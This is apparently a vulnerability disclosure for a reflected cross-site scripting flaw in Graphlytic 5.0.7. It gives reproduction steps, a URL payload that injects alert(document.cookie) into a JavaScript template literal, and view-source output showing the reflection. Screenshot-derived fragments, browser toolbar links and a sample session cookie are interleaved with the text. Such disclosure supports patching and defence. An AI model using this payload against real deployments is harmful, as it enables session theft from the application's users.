HexC0d3 typo fixed 6ed1a05 · 3 weeks ago


Reflected XSS in Graphlytic 5.0.7


Steps to Reproduce:

1. On Visualisation tab
2. Change the parameters with the XSS payload

```
http://{graphlytic-ip}:8080/visualization?name`;alert(document.cookie);`=1
```

It should reflect to the JS script.


view-source:http://localhost:8080/visualization?name`;alert(document.cookie);`=1
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
<script src="/static/js/plugins/numeral.min.js"></script>
<script src="/static/js/plugins/numeral-langs.min.js"></script>
<script src="/static/js/plugins/jquery.actual.min.js"></script>
<script src="/static/js/plugins/jquery-linedtextarea.js"></script>
<script src="/static/js/plugins/ace/ace.js"></script>
<script src="/static/js/plugins/ace-custom/ext-statusbar.js"></script>
<script src="/static/js/plugin/bootstrap-duallistbox/jquery.bootstrap-duallistbox.min.js"></script>
<!-- Morris Chart Dependencies -->
<script src="/static/js/plugin/morris/raphael.min.js"></script>
<script src="/static/js/plugin/morris/morris.min.js"></script>
<!-- ChartJS Dependencies -->
<script src="/static/js/plugin/chartjs/chart.min.js"></script>
<script>
$(document).ready(function() {
// DO NOT REMOVE : GLOBAL FUNCTIONS!
pageSetUp();
let requestParams = new Map();
let paramName;
let paramValues;
let paramValue;
paramName = `name`;alert(document.cookie);``;
paramValues = [];
paramValue = `1`;
paramValues.push(paramValue);
requestParams.set(paramName, paramValues);
// URL params - nodes
let nodes = null;
if (requestParams.has("nodes")) {


localhost:8080/visualization?name`;alert(document.cookie);`=1
Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
localhost:8080
_pk_id.1.1fff=480d744d9823e512.1722504002.;
JSESSIONID=node01qxdxefw7fz9o1t3ku7uasr5cl3.node0
OK